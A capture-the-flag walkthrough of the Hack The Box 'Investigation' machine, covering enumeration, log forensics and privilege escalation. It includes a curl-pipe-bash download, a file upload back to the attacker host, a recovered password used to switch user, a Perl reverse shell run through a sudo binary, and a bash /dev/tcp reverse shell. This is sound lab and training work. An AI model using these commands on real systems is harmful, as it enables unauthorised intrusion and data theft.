
```
┌──(root㉿kali)-[/opt/tools/privesc]
└─# python3 -m http.server 80
Serving HTTP on 0.0.0.0 port 80 (http://0.0.0.0:80/) ...
10.10.11.197 - - [22/Apr/2023 06:00:06] "GET /linpeas.sh HTTP/1.1" 200 -
---
```

```
(remote) www-data@investigation:/$ curl 10.10.14.45/linpeas.sh|bash
```




```
══╣ Possible private SSH keys were found!
/etc/ImageMagick-6/mime.xml
```

Nope



```
  <mime type="application/pgp-encrypted" description="PGP/MIME-encrypted message header" data-type="string" offset="0" magic="-----BEGIN PGP MESSAGE-----" priority="50" />
  <mime type="application/pgp-encrypted" description="PGP/MIME-encrypted message header" priority="100" pattern="*.pgp" />
  <mime type="application/pgp-encrypted" description="PGP/MIME-encrypted message header" priority="100" pattern="*.gpg" />
  <mime type="application/pgp-encrypted" description="PGP/MIME-encrypted message header" priority="100" pattern="*.asc" />
  <mime type="application/pgp-keys" description="Pretty Good Privacy" data-type="string" offset="0" magic="-----BEGIN PGP PUBLIC KEY BLOCK-----" priority="50" />
  <mime type="application/pgp-keys" description="Pretty Good Privacy" data-type="string" offset="0" magic="-----BEGIN PGP PRIVATE KEY BLOCK-----" priority="50" />
  <mime type="application/pgp-keys" description="Pretty Good Privacy" data-type="short" endian="MSB" offset="0" magic="0x9501" priority="50" />
  <mime type="application/pgp-keys" description="Pretty Good Privacy" data-type="short" endian="MSB" offset="0" magic="0x9500" priority="50" />
  <mime type="application/pgp-keys" description="Pretty Good Privacy" data-type="short" endian="MSB" offset="0" magic="0x9900" priority="50" />
  <mime type="application/pgp-keys" description="Pretty Good Privacy" data-type="short" endian="MSB" offset="0" magic="0x9901" priority="50" />
  <mime type="application/pgp-keys" acronym="PGP" description="Pretty Good Privacy" priority="100" pattern="*.skr" />
  <mime type="application/pgp-keys" acronym="PGP" description="Pretty Good Privacy" priority="100" pattern="*.pkr" />
  <mime type="application/pgp-keys" acronym="PGP" description="Pretty Good Privacy" priority="100" pattern="*.asc" />
  <mime type="application/pgp-signature" description="detached OpenPGP signature" data-type="string" offset="0" magic="-----BEGIN PGP SIGNED MESSAGE-----" priority="50" />
  <mime type="application/pgp-signature" description="detached OpenPGP signature" data-type="string" offset="0" magic="-----BEGIN PGP SIGNATURE-----" priority="50" />
  <mime type="application/pkcs7-signature" description="detached S/MIME signature" priority="100" pattern="*.p7s" />
```

Interesting task



```
╔══════════╣ Cron jobs
╚ https://book.hacktricks.xyz/linux-hardening/privilege-escalation#scheduled-cron-jobs
/usr/bin/crontab
# Edit this file to introduce tasks to be run by cron.
#
# Each task to run has to be defined through a single line
# indicating with different fields when the task will be run
# and what command to run for the task
#
# To define the time you can provide concrete values for
# minute (m), hour (h), day of month (dom), month (mon),
# and day of week (dow) or use '*' in these fields (for 'any').
#
# Notice that tasks will be started based on the cron's system
# daemon's notion of time and timezones.
#
# Output of the crontab jobs (including errors) is sent through
# email to the user the crontab file belongs to (unless redirected).
#
# For example, you can run a backup of all your user accounts
# at 5 a.m every week with:
# 0 5 * * 1 tar -zcf /var/backups/home.tgz /home/
#
# For more information see the manual pages of crontab(5) and cron(8)
#
# m h  dom mon dow   command

*/5 * * * * date >> /usr/local/investigation/analysed_log && echo "Clearing folders" >> /usr/local/investigation/analysed_log && rm -r /var/www/uploads/* && rm /var/www/html/analysed_images/*
incrontab Not Found
-rw-r--r-- 1 root root    1042 Feb 13  2020 /etc/crontab

/etc/cron.d:
total 24
drwxr-xr-x   2 root root 4096 Aug 27  2022 .
```

```
*/5 * * * * date >> /usr/local/investigation/analysed_log && echo "Clearing folders" >> /usr/local/investigation/analysed_log && rm -r /var/www/uploads/* && rm /var/www/html/analysed_images/*
```

```
(remote) www-data@investigation:/$ cd /usr/local/investigation
(remote) www-data@investigation:/usr/local/investigation$ ls -la
total 1288
drwxr-xr-x  2 root     root        4096 Sep 30  2022 .
drwxr-xr-x 11 root     root        4096 Aug 27  2022 ..
-rw-rw-r--  1 smorton  smorton  1308160 Oct  1  2022 'Windows Event Logs for Analysis.msg'
-rw-rw-r--  1 www-data www-data       0 Oct  1  2022  analysed_log
```

Get the Log file

```
┌──(root㉿kali)-[~/investigation/www]
└─# python3 -m uploadserver 80
File upload available at /upload
Serving HTTP on 0.0.0.0 port 80 (http://0.0.0.0:80/) ...
```

```
(remote) www-data@investigation:/usr/local/investigation$ curl 10.10.14.45/upload -X POST -F 'files=@"Windows Event Logs for Analysis.msg"'
```

```
10.10.11.197 - - [22/Apr/2023 06:29:18] [Uploaded] "Windows Event Logs for Analysis.msg" --> /root/investigation/www/Windows Event Logs for Analysis.msg
10.10.11.197 - - [22/Apr/2023 06:29:18] "POST /upload HTTP/1.1" 204 -
```

Analyze Windows Event Log

```
┌──(root㉿kali)-[~/investigation/www]
└─# file 'Windows Event Logs for Analysis.msg'
Windows Event Logs for Analysis.msg: CDFV2 Microsoft Outlook Message

┌──(root㉿kali)-[~/investigation/www]
└─# pipx install extract-msg
  installed package extract-msg 0.40.0, installed using Python 3.11.2
  These apps are now globally available
    - extract_msg
done! ✨ 🌟 ✨

┌──(root㉿kali)-[~/investigation/www]
└─# extract_msg 'Windows Event Logs for Analysis.msg'

┌──(root㉿kali)-[~/investigation/www/2022-01-15_1930 Windows Event Logs for Analysis]
└─# ls -la
total 1260
drwxr-xr-x 2 root root    4096 Apr 22 07:46 .
drwxr-xr-x 3 root root    4096 Apr 22 07:46 ..
```

```
-rw-r--r-- 1 root root 1276591 Apr 22 07:46 evtx-logs.zip
-rw-r--r-- 1 root root     441 Apr 22 07:46 message.txt

┌──(root㉿kali)-[~/investigation/www/2022-01-15_1930 Windows Event Logs for Analysis]
└─# cat message.txt
From: Thomas Jones <thomas.jones@eforenzics.htb>
Sent: Sat, 15 Jan 2022 19:30:29 -0500
To: Steve Morton <steve.morton@eforenzics.htb>
Subject: Windows Event Logs for Analysis
-----------------

Hi Steve,

Can you look through these logs to see if our analysts have been logging on to the inspection terminal. I'm concerned that they
are moving data on to production without following our data transfer procedures.

Regards.
Tom
```

```
┌──(root㉿kali)-[~/investigation/www/2022-01-15_1930 Windows Event Logs for Analysis]
└─# unzip evtx-logs.zip
Archive:  evtx-logs.zip
  inflating: security.evtx
```

DeepBlueCLI

John's yt video : Forensics of Windows Event Logs just pop up today, lets use **DeepBlueCLI**

```
PS C:\Users\User\Downloads\DeepBlueCLI> .\DeepBlue.ps1 ..\security.evtx


Date    : 2022/8/2 上午 04:36:28
Log     : Security
EventID : 4673
```


```
Message : Sensitive Privilege Use Exceeds Threshold
Results : Potentially indicative of Mimikatz, multiple sensitive privilege calls have been made.
          Username: LJenkins
          Domain Name: EFORENZICS-DI

Command :
Decoded :

Date    : 2022/8/2 上午 04:22:01
Log     : Security
EventID : 4732
Message : User added to local Administrators group
Results : Username: -
          User SID: S-1-5-21-3901137903-2834048592-2457289426-1009

Command :
Decoded :

Date    : 2022/8/2 上午 12:00:21
Log     : Security
EventID : 1102
Message : Audit Log Clear
Results : The Audit log was cleared.
          帳戶名稱:     SMorton
Command :
Decoded :

Date    : 2022/8/2 上午 12:00:21
Log     : Security
EventID : 4672
Message : Multiple admin logons for one account
Results : Username: SMorton
          User SID Access Count: 4
Command :
Decoded :
```

Password mistype as username

According to Hacktricks
https://book.hacktricks.xyz/generic-methodologies-and-resources/basic-forensic-methodology/windows-forensics#security

Filter event with code : `4625` which maps `Authentication errorAuthentication error`

Using windows event log



已記錄: (G) 任何時間

事件等級: □ 嚴重(L) □ 警告(W) □ 詳細資訊(B) □ 錯誤(R) □ 資訊(I)

● 依記錄(O) 事件記錄檔(E): file://C:\Users\GOD\Downloads\security.evtx

○ 依來源(S) 事件來源(V):

內含/排除事件識別碼: 以逗號分隔輸入識別碼及/或識別碼範圍。若要排除條件，請先輸入減號。例如 1,3,5-99,-76(N)


4625

工作類別(T):

關鍵字(K):

使用者(U): <所有使用者>


電腦(P): <所有電腦>



security 事件數目: 20,012

已篩選: 記錄: file://C:\Users\GOD\Downloads\security.evtx; 來源: ; 事件識別碼: 4625。事件數目: 3

等級	日期和時間	來源	事件識...	工作類別
資訊	2022/8/2 上午 03:15:15	Microsoft Windows security auditing.	4625	Logon
資訊	2022/8/2 上午 12:50:07	Microsoft Windows security auditing.	4625	Logon
資訊	2022/8/2 上午 12:34:51	Microsoft Windows security auditing.	4625	Logon



```
+ System
- EventData
    SubjectUserSid      S-1-5-18
    SubjectUserName     EFORENZICS-DI$
    SubjectDomainName   WORKGROUP
    SubjectLogonId      0x3e7
    TargetUserSid       S-1-0-0
    TargetUserName      Def@ultf0r3nz!csPa$$
    TargetDomainName
    Status              0xc000006d
    FailureReason       %%2313
    SubStatus           0xc0000064
```

Looks like a user mistyped password in username field

```
(remote) www-data@investigation:/$ su - smorton
Password:Def@ultf0r3nz!csPa$$

smorton@investigation:~$ id
uid=1000(smorton) gid=1000(smorton) groups=1000(smorton)
smorton@investigation:~$ cat user.txt
5b1053408aaf3792edfd2d95791d22c5
```

Root Flag

```
┌──(root㉿kali)-[~/investigation]
└─# ssh smorton@eforenzics.htb
smorton@investigation:~$ sudo -l
Matching Defaults entries for smorton on investigation:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin

User smorton may run the following commands on investigation:
    (root) NOPASSWD: /usr/bin/binary
smorton@investigation:~$ file /usr/bin/binary
/usr/bin/binary: ELF 64-bit LSB shared object, x86-64, version 1 (SYSV), dynamically linked, interpreter /lib64/ld-linux-x86-64.so.2, BuildID[sha1]=a703575c5c944bfcfea8a04f0aabaf0b4fa9f7cb, for GNU/Linux 3.2.0, not stripped
```

Decompile Explorer

Before starting `ghidra`

Use online [Decompile Explorer](https://dogbolt.org/)

https://dogbolt.org/?id=da95b48c-349c-41f5-b16a-6d45eff7a9cb#Ghidra=531&BinaryNinja=401&angr=1&Hex-Rays=14

```
int32_t main(int32_t argc, char** argv, char** envp)
{
    if (argc != 3)
    {
        puts("Exiting... ");
        exit(0);
        /* no return */
    }
    if (getuid() != 0)
    {
        puts("Exiting... ");
        exit(0);
        /* no return */
    }
    if (strcmp(argv[2], "lDnxUysaQn") != 0)
    {
        puts("Exiting... ");
        exit(0);
        /* no return */
    }
    puts("Running... ");
    FILE* rax_8 = fopen(argv[2], &data_2027);
    int64_t rax_9 = curl_easy_init();
    int32_t var_40 = 0x2712;
    curl_easy_setopt(rax_9, 0x2712, argv[1], 0x2712);
    int32_t var_3c = 0x2711;
    curl_easy_setopt(rax_9, 0x2711, rax_8, 0x2711);
    int32_t var_38 = 0x2d;
    curl_easy_setopt(rax_9, 0x2d, 1, 0x2d);
    if (curl_easy_perform(rax_9) != 0)
    {
        puts("Exiting... ");
        exit(0);
        /* no return */
    }
    int64_t rax_25 = snprintf(nullptr, 0, &data_202a, argv[2]);
    char* rax_28 = malloc((rax_25 + 1));
    snprintf(rax_28, (rax_25 + 1), &data_202a, argv[2]);
    int64_t rax_37 = snprintf(nullptr, 0, "perl ./%s", rax_28);
    char* rax_40 = malloc((rax_37 + 1));
    snprintf(rax_40, (rax_37 + 1), "perl ./%s", rax_28);
    fclose(rax_8);
    curl_easy_cleanup(rax_9);
    setuid(0);
    system(rax_40);
    system("rm -f ./lDnxUysaQn");
    return 0;
}
```

- Needs 3 args: `file_name`, `param1`, `param2`
- Needs root
- `param2` ahve to equal to `lDnxUysaQn`

Steps the script will perform:

1. curl resource from `param1`
2. Save the curl result to file with name: `param2`
3. Execute the downloaded file with **perl**
4. Finally, remove the file `./lDnxUysaQn`

Generate perl reverse shell with https://www.revshells.com/

```
┌──(root㉿kali)-[~/investigation/www]
└─# echo 'use
Socket;$i="10.10.14.45";$p=1111;socket(S,PF_INET,SOCK_STREAM,getprotobyname("tcp"));if(connect(S,sockaddr_in($p,inet_aton($i))))
{open(STDIN,">&S");open(STDOUT,">&S");open(STDERR,">&S");exec("/bin/bash -i");};' >> rev.pl

┌──(root㉿kali)-[~/investigation/www]
└─# python3 -m http.server 80
Serving HTTP on 0.0.0.0 port 80 (http://0.0.0.0:80/) ...
```


On target machine

```
smorton@investigation:~$ sudo /usr/bin/binary 10.10.14.45/rev.pl 'lDnxUysaQn'
Running...
```

Listener

```
┌──(root㉿kali)-[~/investigation/www]
└─# pwncat-cs -lp 1111 -m linux
[10:57:22] Welcome to pwncat 🐈!
__main__.py:164[10:57:35] received connection from 10.10.11.197:34032
```

```
bind.py:84[10:57:38] 10.10.11.197:34032: registered new host w/ db
manager.py:957(local) pwncat$
(remote) root@investigation:/home/smorton#
(remote) root@investigation:/home/smorton# id
uid=0(root) gid=0(root) groups=0(root)
(remote) root@investigation:/home/smorton# cd ~
(remote) root@investigation:/root# cat root.txt
328daf503a56809950e0996d1f12ae66
(remote) root@investigation:/root#
```



Investigation has been Pwned!

Congratulations bravosec, best of luck in capturing flags ahead!

Additional

Ippsec

> https://www.youtube.com/watch?v=X5hVEuWmehk

Exploit Exiftool 12.37

Since `/` is a bad character, save the reverse shell to `index.html` then pipe to bash to avoid using paths

```
echo -e '#!/bin/bash\nbash -i >& /dev/tcp/10.10.14.45/1111 0>&1' > index.html
python3 -m http.server 80
```

Filename Payload

